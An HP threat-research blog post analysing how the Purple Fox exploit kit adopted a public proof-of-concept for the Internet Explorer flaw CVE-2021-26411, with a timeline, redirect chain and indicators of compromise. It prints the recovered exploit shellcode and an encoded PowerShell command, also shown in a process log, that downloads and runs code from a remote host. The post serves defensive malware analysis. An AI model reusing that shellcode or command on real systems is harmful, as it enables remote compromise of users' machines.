April 14, 2021

HP Threat Research Blog • From PoC to Exploit Kit: Purple Fox now exploits CVE-2021-26411

From PoC to Exploit Kit: Purple Fox now exploits CVE-2021-26411

Brief history

Purple Fox is a multi-component malware family that was first documented by Qihoo 360 in September 2018. Originally, it was a trojan that was delivered using the Rig exploit kit (EK). Since then its developers have added new capabilities, including a rootkit component and an exploit kit (also known as Purple Fox EK) to deliver the malware. In mid-2020, Proofpoint suggested that Purple Fox EK may have been developed to replace Rig, plausibly as a cost-saving measure to avoid having to pay another entity to distribute the malware. Exploits against two vulnerabilities, CVE-2020-0674 and CVE-2019-1458, were integrated into Purple Fox at this time. The former exploits a vulnerability in Internet Explorer's scripting engine to gain code execution, while the latter exploits a vulnerability in win32k.sys to run code with elevated privileges.

In October 2020, SentinelOne described a significant change to Purple Fox's infection chain and the integration of other privilege escalation exploits. In addition to running several stages of obfuscated PowerShell code to infect systems, Purple Fox's developers added a feature enabling it to extract other malware stages from image files. Notably, malicious code is hidden inside the images using steganography to avoid detection by web proxies and firewalls.

March 2021 – Purple Fox developers add CVE-2021-26411 exploit

On 12 April 2021, we isolated a Purple Fox EK sample from a HP Sure Click Enterprise customer in the Middle East. Interestingly, the sample attempted to exploit a memory corruption vulnerability in Internet Explorer (CVE-2021-26411) that appeared to be a new addition to Purple Fox's exploit arsenal. Other Purple Fox EK samples exploiting this vulnerability in the wild were also reported by security researchers.

What is notable about this exploit is that the code run by Purple Fox is very similar to a proof of concept (PoC) published by Enki to the public in mid-March 2021. According to Enki, the PoC script was originally exploited in a social engineering campaign targeting security researchers in January 2021. One possible explanation for their similarity is that the Purple Fox developers simply copied the script from that article. Since the time from PoC to in the wild (ITW) sightings was a couple of weeks (Figure 1), organisations only had a small window to patch before risking compromise by Purple Fox.




25 Jan 2021
Google describes campaign targeting security researchers via social engineering
28 Jan 2021
Microsoft attributes campaign to ZINC
9 Mar 2021
Microsoft releases patch for CVE-2021-26411
Mid-Mar 2021
Enki publishes PoC exploit of CVE-2021-26411 used in the ZINC campaign
12 Apr 2021
Purple Fox EK spotted exploiting CVE-2021-26411 in the wild

Figure 1 – Timeline showing the history of CVE-2021-26411. The PoC-to-ITW time is highlighted in orange.

Infection chain


The user encountered Purple Fox EK after searching for the term “نموذج-تمديد-زيارة-” (“Form-extension-visit-” in Arabic) in Google. They clicked on one of the search results to loislandgraf[.]us, which then led to the exploit via several redirects. During the analysis, we noticed that the exploit is not triggered in every case because geofencing was used to control who is targeted. The attacker’s exact strategy in terms of targeted regions remains unclear. The page could not be accessed from countries such as the USA, UK, France, Germany, the Netherlands and Egypt, whereas Italy, Switzerland, Ireland, Sweden and Japan could trigger the infection chain, although this is not an exhaustive list.



Name / Path	Protocol	Method	Result / Description	Content type	Received	Time	Initiator / Type
https://www.healthier-patriot.shop/	HTTP/2	GET	302	text/html		1.05 s	document
https://www.healthier-patriot.shop/index.php/	HTTP/2	GET	302	text/html		495.17 ms	document
https://iauisdoenki.xyz/	HTTP/2	GET	302	text/html		1.07 s	document
in.php?key=079F07C96AD9FBF6&id=2&netid=1C6E2D789B17D935-3BAAF20023B6D54E-9CA21F https://shy-feather-00c8.itttsfbir.workers.dev/	HTTP/2	GET	200	text/html		1.38 s	document
crypto-js.min.js https://shy-feather-00c8.itttsfbir.workers.dev/	HTTP/2	GET	200	application/java...	16.37 KB	385.16 ms	in.php:4 parsedElement
aes.min.js https://shy-feather-00c8.itttsfbir.workers.dev/	HTTP/2	GET	200	application/java...		1.31 s	in.php:5 parsedElement
zepto.min.js https://shy-feather-00c8.itttsfbir.workers.dev/	HTTP/2	GET	200	application/java...	9.56 KB	307.6 ms	in.php:6 parsedElement
in.php?key=079F07C96AD9FBF6&id=2&netid=1C6E2D789B17D935-3BAAF20023B6D54E-9CA21F https://shy-feather-00c8.itttsfbir.workers.dev/	HTTPS	GET	200	text/html	(from cache)	0 s	
snow.swf https://shy-feather-00c8.itttsfbir.workers.dev/	HTTP/2	HEAD	404	text/html		538.15 ms	

Figure 2 – Purple Fox EK web redirections.


Examining the exploit code shows that it is obfuscated in several stages and encrypted using AES. We were able to recover the source code, which shares many similarities to the PoC code released by Enki. The only major difference between the two is that the shellcode in the Purple Fox exploit script is much longer.



```
var shellcode = new Uint8Array([252, 232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40,
 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17,
120, 227, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, 207, 13, 1, 199, 56,
224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208,
137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 106, 1, 141, 133, 178, 0, 0, 0, 80, 104, 49, 139,
111, 135, 255, 213, 187, 240, 181, 162, 86, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, 187, 71, 19, 114,
111, 106, 0, 83, 255, 213, 109, 115, 104, 116, 97, 32, 118, 98, 115, 99, 114, 105, 112, 116, 58, 99, 114, 101, 97, 116, 101, 111, 98,
106, 101, 99, 116, 40, 34, 119, 115, 99, 114, 105, 112, 116, 46, 115, 104, 101, 108, 108, 34, 41, 46, 114, 117, 110, 40, 34, 80, 111,
119, 101, 114, 83, 104, 101, 108, 108, 32, 45, 110, 111, 112, 32, 45, 119, 105, 110, 100, 111, 119, 115, 116, 121, 108, 101, 32, 104,
105, 100, 100, 101, 110, 32, 45, 101, 120, 101, 99, 32, 98, 121, 112, 97, 115, 115, 32, 45, 69, 110, 99, 111, 100, 101, 100, 67, 111,
109, 109, 97, 110, 100, 32, 68, 81, 65, 75, 65, 71, 89, 65, 98, 119, 66, 121, 65, 67, 103, 65, 74, 65, 66, 112, 65, 68, 48, 65, 77, 81,
65, 55, 65, 67, 81, 65, 97, 81, 65, 103, 65, 67, 48, 65, 98, 65, 66, 108, 65, 67, 65, 65, 77, 81, 65, 119, 65, 68, 115, 65, 74, 65, 66,
112, 65, 67, 115, 65, 75, 119, 65, 112, 65, 65, 48, 65, 67, 103, 66, 55, 65, 65, 48, 65, 67, 103, 66, 112, 65, 71, 85, 65, 101, 65, 65,
111, 65, 71, 52, 65, 90, 81, 66, 51, 65, 67, 48, 65, 98, 119, 66, 105, 65, 71, 111, 65, 90, 81, 66, 106, 65, 72, 81, 65, 73, 65, 66, 117
, 65, 71, 85, 65, 100, 65, 65, 117, 65, 72, 99, 65, 90, 81, 66, 105, 65, 71, 77, 65, 98, 65, 66, 112, 65, 71, 85, 65, 98, 103, 66, 48,
65, 67, 107, 65, 76, 103, 66, 107, 65, 71, 56, 65, 100, 119, 66, 117, 65, 71, 119, 65, 98, 119, 66, 104, 65, 71, 81, 65, 99, 119, 66, 48
, 65, 72, 73, 65, 97, 81, 66, 117, 65, 71, 99, 65, 75, 65, 65, 105, 65, 71, 103, 65, 100, 65, 66, 48, 65, 72, 65, 65, 99, 119, 65, 54,
65, 67, 56, 65, 76, 119, 66, 121, 65, 71, 69, 65, 100, 119, 66, 106, 65, 71, 81, 65, 98, 103, 65, 117, 65, 71, 99, 65, 97, 81, 66, 48,
65, 71, 103, 65, 89, 81, 66, 106, 65, 71, 115, 65, 76, 103, 66, 117, 65, 71, 85, 65, 100, 65, 65, 118, 65, 72, 85, 65, 99, 65, 65, 117,
65, 72, 65, 65, 97, 65, 66, 119, 65, 68, 56, 65, 97, 119, 66, 108, 65, 72, 107, 65, 80, 81, 65, 49, 65, 67, 73, 65, 75, 81, 65, 78, 65,
65, 111, 65, 85, 119, 66, 48, 65, 71, 69, 65, 99, 103, 66, 48, 65, 67, 48, 65, 85, 119, 66, 115, 65, 71, 85, 65, 90, 81, 66, 119, 65, 67
, 65, 65, 77, 119, 65, 119, 65, 65, 48, 65, 67, 103, 66, 57, 65, 65, 48, 65, 67, 103, 65, 61, 34, 44, 48, 41, 40, 119, 105, 110, 100,
111, 119, 46, 99, 108, 111, 115, 101, 41, 0]), msi = call2(LoadLibraryExA, [newStr("msi.dll"), 0, 1]) + 20480, tmpBuffer =
createArrayBuffer(4);
call2(VirtualProtect, [msi, shellcode.length, 4, tmpBuffer]), writeData(msi, shellcode), call2(VirtualProtect, [msi, shellcode.length,
read(tmpBuffer, 32), tmpBuffer]);
var result = call2(msi, []);
```

Figure 3 – CVE-2021-26411 exploit shellcode.

The shellcode is straightforward to decode. It runs a PowerShell statement that downloads a file from a remote server and executes it once again with PowerShell. The following diagram shows the process flow of the exploit, which was isolated inside a disposable micro-virtual machine by HP Sure Click Enterprise when the user clicked on the link.



```
IEXPLORE.EXE PID: 2616 ( 00:00:00.000 )
TYPE                 Process
ACTION               Load User Space
SOURCE PATH          \Windows\SysWOW64\mshta.exe
TARGET PATH          \Windows\SysWOW64\mshta.exe

IEXPLORE.EXE PID: 2616 ( +00:00:00.156 )
TYPE                 Process
ACTION               Execute
SOURCE PATH          \PROGRAM FILES (X86)\INTERNET EXPLORER\IEXPLORE.EXE
TARGET PATH          \Windows\SysWOW64\mshta.exe
TARGET PROCESS INFO  mshta vbscript:createobject("wscript.shell").run("PowerShell -nop -windowstyle hidden -e
                     xec bypass -EncodedCommand DQAKAGYAbwByACgAJABpAD0AMQA7ACQAaQAgAC0AbABl
                     ACAAMQAwADsAJABpACsAKwApAA0ACgB7AA0ACgBpAGUAeAAoAG4AZQB3AC0AbwBiAGo
                     AZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwB
                     hAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwBjAGQAbgAuAGc
                     AaQB0AGgAYQBjAGsALgBuAGUAdAAvAHUAcAAuAHAAaABwAD8AawBlAHkAPQA1ACIAKQA
                     NAAoAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAMwAwAA0ACgB9AA0ACgA=",0)(windo
                     w.close)
```

Figure 4 – Process execution flow in HP Sure Controller, showing the exploit that HP Sure Click Enterprise isolated.

The execution of the malware largely corresponds to the infection chain already described by SentinelOne. The script checks whether the user is an administrator and installs the malware using an MSI file if this is the case. If the user is not an administrator, further malware modules are downloaded from the Internet. Steganography now comes into play.




Figure 5 – Purple Fox EK steganographic images (code removed).

PowerShell scripts are extracted from the downloaded images, which are then executed and lead to privilege escalation through one of the integrated exploits:

- CVE-2015-1701
- CVE-2018-8120

- CVE-2019-1458
- CVE-2019-0808
- CVE-2020-1054
- CVE-2021-1732 (Nb. The exploit delivered by Purple Fox EK is similar to this publicly available PoC.)

If the exploit is successful, then the MSI and the payload is installed on the client.

Conclusion

Although we have seen fewer sightings of EKs since 2017, the active development of Purple Fox EK suggests this malware delivery method has not gone completely out of fashion. Purple Fox has been around for over two and a half years, during which its developers have regularly extended the EK with new exploits and additional functionality to bypass detection. The addition of a CVE-2021-26411 exploit about a month after the release of the patch does not rule out the possibility that the vulnerability was exploited by the malware before. However, the code similarity between the Enki PoC and the exploit code run by Purple Fox demonstrates how malware developers can easily and quickly adapt public exploit code to their needs. The short time from PoC to real-world sightings once again shows how important it is to patch security vulnerabilities promptly and to monitor and detect anomalies as they occur.

Indicators of Compromise

JavaScript:
be9fc372f19c9a50c1a72bfb0a59e8c61188ea5c249fee0f861d91943b7e44ff
46114cd251ce7724db978be8ade624c798b125467e1599fac19a31ff099c94d7
bfa9cc5c1ce788349e8c215ce100a8d91f620b12d0b89de9e84aac4e9c271f99

PowerShell:
a1cf6f10a700c70d95941497164b03b08ea63eb3b8f67d88255bf775aa564d1f
a4237b2123f701136a2e1e01eb2fefcb99a8f2ee32ad147e2280fa39aa3f0109
f7938b01fc97daa164bce34c5cd0ab4c02a8c58c9d4a7102364dd9dfe0f90d30

MSI:
f68e95cde6170068ca64f57f34757ddfe9386c888090d02afb32a89204b8bc09
7a8469d5ca87ce05b91cc1e22183513af54f26a0b9684a2f31e6ab243fa2ffde
231485bfd3e299ba3cc51fc6ce48a60b8d205adb3c9c0662210a2e654f593967

Images containing code hidden using steganography:
d20ccd52ffd1a3b831c65a1f1f7955494d267cdf5df3df7a95c47f4de34f72c2
01f954cbc2e1b35c67f86e1ae090f4641ce9d7a40efe0b73517d1817274ffab9
2dea273fa8f6f15297d0f0f98d7e27ac1ec02b59b81c6b7888ae3b99c57b3d8f

419848f8832a9a4cefdfff4d712922cce05aa72bd47b84aafc5276d050072111
0cb6e176a87702a779b73b5cf4787f5dfc6ebf763c895ec37a6422b8335287ab
1a71c739d20fb3c8649a7e620d0d046ba01a3cbeddc5d3b2c2d7fa3b136bae12

Privilege escalation exploits:
ca7bd2830405ed53fd7f56738d7644ff8ecfd5bc63d079d322c99601c6106843
7b9a0b674d9502abe5a7227ef60f3854ef6e12803a74b480581a199c6df3165c
e0092a2d0da3eb745d0b0fbf57c0f68ea781770c216ff7bdeb4cd0029bd4d1c3
079c13fbc30a32e4f0386cd53c56d68404961b8f1cd4d4fde1a1e9def42aa557
7465b738ba31fa2fff7fef1d770ef32e43b01d49a937b3b1c11dc2e4e45fd019
90658e4d79007577c3ad13a79a9d47f39c6949dcca3ee618de476c27b214c5a1

Domains:
www.loislandgraf[.]us
www.healthier-patriot[.]shop
iauisdoenki[.]xyz
eyoruas.iauisdoenki[.]xyz
veoipc.ahntncaiiribi[.]xyz
ahntncaiiribi[.]xyz
cnghfekiutetw[.]xyz
iauisdoenki[.]xyz
ktecydnn[.]xyz
vmendehep[.]xyz
ktecydnn[.]xyz
broad-block-d151.weteon.workers[.]dev
plain-forest-2233.ethcrartb.workers[.]dev
shy-feather-00c8.itttsfbir.workers[.]dev
summer-shadow-5f60.oryfannne.workers[.]dev
rawcdn.githack[.]net

Tags